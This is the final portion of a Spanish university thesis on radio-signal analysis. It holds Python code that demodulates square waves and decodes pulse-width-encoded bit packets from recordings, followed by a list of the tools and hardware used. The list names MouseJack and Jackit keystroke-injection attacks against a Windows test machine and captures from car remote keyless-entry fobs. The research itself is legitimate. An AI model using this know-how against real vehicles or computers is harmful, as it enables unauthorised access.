52         """
53         self.reader.close ()
54
55     def __del__ (self):
56         """
57         Method to be called when the object is destructed.
58         Closes the open files
59         """
60         self.reader.close ()
61
62
63
```

```
64      def get_reader (self):
65          """
66          Returns the object used to read the wave file. If it's not instatiated, creates
67          it before returning it
68          """
69          if self.reader is None:
70              self.reader = wave.open (self.in_file, "r")
71
72              samp_width = self.reader.getsampwidth ()
73              self.int2hex = Converter.get_int2hex_converter (samp_width)
74              self.hex2int = Converter.get_hex2int_converter (samp_width)
75
76          return self.reader
77
78
79      ###
80      # Methods to read data and manipulate the state of 'self.reader'
81      ###
82
83
84      def get_pos (self):
85          """
86          Gets the position of the pointer
87          """
88          return self.reader.tell ()
89
90
91      def set_pos (self, pos = 0):
92          """
93          Sets the pointer on the specified frame of the file
94
95          Args:
96              pos (optional) -> Frame where the pointer will be set
97          """
98          if pos <= 0:
99              self.reader.rewind ()
100         else:
101             self.reader.setpos (pos)
102
103
104
105     def get_batch (self, n = None, mono = True):
106         """
107         Reads a certain number of frames and returns an array with their hexadecimal
108         values
109
110         Args:
111             n (optional) -> Maximum number of frames to be returned
112             mono (optional) -> If 'True', returns only the first channel of the frame.
113                     If it's 'False', returns all channels together on the same position
114                     of the array
115
116         Returns:
117             An array with, at most, 'n' positions
118         """
119         ret_val = []
120         if not n: n = self.buff_size
121         channels = self.reader.getnchannels ()
122         width = self.reader.getsampwidth () * channels
```

```
123
124         batch = self.reader.readframes (n)
125         data = map (''.join, zip (* [iter (batch)] * width) )
126
127         return [
128                 frame [:len (frame) / channels] if mono
129                 else frame
130                 for frame in data
131         ]
132
133
134     def filter_wave (self, out_file, n_elems = 50):
135         """
136         Applies a filter to the wave and stores it on the specified output file
137
138         Args:
139             out_file -> Name of the file to store the filtered wave
140             n_elems (optional) -> Number of elements to take as a batch
141         """
142         writer = wave.open (out_file, "w")
143
144         writer.setparams (self.reader.getparams ())
145         writer.setnchannels (1)
146
147         # The filter is just to take the mean of every batch ('n_elems' samples)
148         batch = self.get_batch (n_elems)
149
150         while len (batch) > 0:
151             n_elems = len (batch)
152
153             # Should be an integer
154             mean = sum ( [ abs (self.hex2int (x)) for x in batch] ) / n_elems
155
156             data_buffer = "".join ([ self.int2hex (mean) for _ in xrange (n_elems) ])
157             writer.writeframes (data_buffer)
158
159             batch = self.get_batch (n_elems)
160
161     def filter_and_square_wave (self, out_file):
162         """
163         Applies a filter to the wave, squares it and stores it on the specified
164         output file. This method is faster than filter_wave and then square_wave, as
165         the file is processed in one take; but the results may be worse, as the threshold
166         is chosen arbitrarily, without taken in account the max and min values
167
168         Args:
169             out_file -> Name of the file to store the filtered wave
170         """
171         writer = wave.open (out_file, "w")
172
173         writer.setparams (self.reader.getparams ())
174         writer.setnchannels (1)
175
176         ff = self.int2hex ((2 ** 15) - 1)
177         zero = self.int2hex (0)
178
179         threshold = ((2 ** 15) - 1) * 1 / 3
180
181         n_elems = 50
```

```
182         # The filter is just to take the mean of every batch ('n_elems' samples)
183         batch = self.get_batch (n_elems)
184 
185         while len (batch) > 0:
186             n_elems = len (batch)
187 
188             # Should be an integer
189             mean = sum ( [ abs (self.hex2int (x)) for x in batch] ) / n_elems
190 
191             data_buffer = "".join ([
192                         ff if (mean >= threshold)
193                         else zero
194                         for i in xrange (n_elems)
195             ])
196 
197             writer.writeframes (data_buffer)
198 
199             batch = self.get_batch (n_elems)
200 
201 
202 
203     def get_minmax (self):
204         """
205         Returns the minimum and the maximum values on the file.
206 
207         The position of the pointer is let as it was before entering the function
208 
209         Returns:
210             A dictionary with the min and max values, on integer format
211         """
212         pos = self.get_pos ()
213         frame = "".join (self.get_batch (1))
214 
215         min_max = {
216             "min": self.hex2int (frame)
217             , "max": self.hex2int (frame)
218         }
219 
220         for _ in xrange (self.reader.getnframes () / self.buff_size):
221             batch = self.get_batch (self.buff_size)
222 
223             for frame in batch:
224                 converted = self.hex2int (frame)
225 
226                 if converted > min_max ["max"]:
227                     min_max ["max"] = converted
228 
229                 if converted < min_max ["min"]:
230                     min_max ["min"] = converted
231 
232         # Restarts the pointer where it was
233         self.set_pos (pos)
234 
235         return min_max
236 
237 
238 
239     def square_wave (self, out_file):
240         """
```

```
241         Gets the wave on the input file and manipulates it to leave it with only two
242         values (the max and the min), converting it into a square wave
243         Then, stores it on the specified output file
244 
245         Args:
246             out_file -> Name of the file to store the filtered wave
247         """
248         reader = self.reader
249 
250         writer = wave.open (out_file, "w")
251 
252         writer.setparams (reader.getparams ())
253         writer.setnchannels (1)
254 
255         n_frames = reader.getnframes ()
256 
257         # Calculates the threshold
258         min_max = self.get_minmax ()
259         threshold = min_max ["min"] + (
260                 (min_max ["max"] - min_max ["min"]) * 1 / 3
261         )
262 
263         ff = self.int2hex (min_max ["max"])
264         zero = self.int2hex (min_max ["min"])
265 
266         batch = self.get_batch (self.buff_size)
267         while len (batch) > 0:
268 
269             data_buffer = ""
270             for frame in batch:
271                 converted = self.hex2int (frame)
272 
273                 if converted <= threshold:
274                     data_buffer += zero
275                 else:
276                     data_buffer += ff
277 
278             writer.writeframes (data_buffer)
279 
280             batch = self.get_batch (self.buff_size)
281 
282         return
283 
284 
285     # ------------------ PROTOCOL-SPECIFIC METHODS ------------------
286 
287 
288     ###
289     # Bits encoded on 4-parts windows:
290     #   1 => 3 time H + 1 time L (H H H L)
291     #   0 => 1 time H + 3 time L (H L L L)
292     ###
293 
294 
295     def get_pulse_minmax (self, pulse = None):
296         """
297         Returns the minimum and the maximum lengths (duration of a pulse) of the waves.
298         This method takes for granted that the file has already a square wave. That
299         means that the duration to count will be the pulses of max value
```

```
300
301         The position of the pointer is let as it was before entering the function
302
303         Args:
304             pulse (optional) -> An integer to specify the value that will be taken as a
305                 pulse (a high level)
306
307         Returns:
308             A dictionary with the min and max values (the number of repeated values for
309             each pulse)
310         """
311         pos = self.get_pos ()
312
313         min_max = {
314             "min": None
315             , "max": None
316         }
317
318         # Gets the value that will be taken as a pulse
319         if not pulse:
320             pulse = self.get_minmax () ["max"]
321
322         counter = 0
323         previous = self.hex2int ("".join (self.get_batch (1)))
324
325         batch = self.get_batch (self.buff_size)
326         while len (batch) > 0:
327
328             for frame in batch:
329                 frame = self.hex2int (frame)
330                 # Pulse is on
331                 if frame == pulse:
332                     if frame == previous:
333                         counter += 1
334                         previous = frame
335                     else:
336                         # The pulse has ended
337                         if not min_max ["max"] or counter > min_max ["max"]:
338                             min_max ["max"] = counter
339
340                         if not min_max ["min"] or counter < min_max ["min"]:
341                             min_max ["min"] = counter
342
343                         counter = 0
344
345                 # Updates the frame
346                 previous = frame
347
348             batch = self.get_batch (self.buff_size)
349
350         # Restarts the pointer where it was
351         self.set_pos (pos)
352
353         return min_max
354
355
356     def get_data (self):
357         """
358         Retrieves the data from the squared wave and returns it as an array with the bits
```

```
359         of every packet. A new packet is detected if the length between one pulse and the
360         next is larger than the duration of min_pulse + max_pulse (a whole window)
361
362         This method takes for granted that the file has already a square wave. That
363         means that the duration to count will be the pulses of max value
364
365
366         Returns:
367             An array of strings with all the encountered bits of every packet
368         """
369         packets = []
370         data = ""
371
372         # Gets the value that will be taken as a pulse
373         pulse = self.get_minmax () ["max"]
374
375         min_max = self.get_pulse_minmax (pulse)
376
377         # Checks that the returned value may be handled (if the signal hasn't been
378         # correctly processed, it may even be plain)
379         if not min_max ["max"] or not min_max ["min"]:
380             return []
381
382         # Factor to differentiate between pulses.
383         # E.g.:
384         #   min_max ["max"] = 100 ; max_diff = 0.05
385         #   if a pulse lasts between 95 and 105 frames, its taken as a 'max' pulse
386         max_diff = 0.05
387         threshold = {
388             "max": min_max ["max"] * max_diff
389             , "min": min_max ["min"] * max_diff
390         }
391
392         # Minimum distance (in frames) between packets
393         packet_distance = min_max ["max"] + threshold ["max"] \
394                           + min_max ["min"] + threshold ["min"]
395
396         counter = 0
397         pulse_duration = 0
398         previous = self.hex2int ("".join (self.get_batch (1)))
399
400         batch = self.get_batch ()
401         while len (batch) > 0:
402
403             for frame in batch:
404                 frame = self.hex2int (frame)
405                 # Pulse is on
406                 if frame == pulse:
407                     # Checks if this is another packet
408                     if counter >= packet_distance and data:
409                         packets.append (data)
410                         data = ""
411
412                     counter = 0
413                     pulse_duration += 1
414                 else:
415                     # Falling edge
416                     if previous == pulse:
417                         # The pulse was long -> it's a 1; otherwise -> it's a 0
```

```
                        if abs (pulse_duration - min_max ["max"]) <= threshold ["max"]:
                            data += "1"
                        else:
                            data += "0"

                    pulse_duration = 0
                    counter += 1

                # Updates the frame
                previous = frame


            batch = self.get_batch ()

        # Appends the final packet
        if data:
            packets.append (data)

        return packets
```

Apéndice B

Herramientas y recursos

Las herramientas necesarias para la elaboración del proyecto han sido:

GNURadio *Framework* para el desarrollo de circuitos que permitan procesar señales [32].

Python Lenguaje utilizado para la mayor parte del desarrollo [77].

GQRX Analizador de espectro [33].

Inspectrum Analizador de espectro *offline* [78].

Baudline Analizador de espectro *offline* [79].

Jackit Herramienta construida sobre las bibliotecas de MouseJack para integrar el uso de DuckyScript en el ataque [74].

MouseJack Bibliotecas con las funcionalidades básicas para realizar el ataque [80].

SDR-# Analizador de espectro, igual que GQRX [63].

URH Herramienta pensada para agilizar el estudio de una señal desconocida [69].

Windows Sistema operativo utilizado como víctima para las pruebas con MouseJack [81].

GNU / Linux Sistema operativo utilizado para el desarrollo y la mayor parte de las pruebas [82].

Vim Entorno de desarrollo utilizado para escribir todo el código necesario en el TFG, incluyendo esta memoria [83].

LaTeX Procesador de textos para escribir la documentación, incluyendo esta memoria [61].

Git Control de versiones para mantener historial y sincronización entre diferentes dispositivos [59].

En cuanto al *hardware*, se han usado los siguientes dispositivos:

- HackRF One.
- RTL-SDR.
- CrazyRadio PA.
- Mando de domótica EM_MAN-001, fabricado por Dinuy.

- Mando RKE de un coche Honda de alrededor de 2010.
- Mando RKE de un coche Fiat de alrededor de 2010.
- Teclado Logitech con FCC ID `DZL221407`, a 27 MHz.
- Receptor USB unificado de Logitech, con ID `046d:c52b`.

Universidad de Alcalá
Escuela Politécnica Superior

ESCUELA POLITECNICA
SUPERIOR